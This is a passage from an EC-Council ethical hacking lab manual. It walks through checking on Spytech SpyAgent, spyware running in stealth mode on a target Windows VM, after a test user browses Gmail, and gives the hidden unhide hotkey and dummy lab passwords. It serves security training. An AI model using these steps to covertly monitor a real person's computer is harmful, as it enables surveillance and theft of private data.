32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue…**.


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

    Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.

    Note: Here, we are running the target machine as a legitimate user.




36. Open the **Internet Explorer** web browser and browse any website.

    Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



38. Switch back to the **Windows Server 2022** virtual machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.
39. Close the **Server Manager** window.


    Note: If a SpyAgent trial version pop-up appears, click **continue…**.
40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

    Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:


    - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
    - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.
41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

    Note: Here, the password is **test@123**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



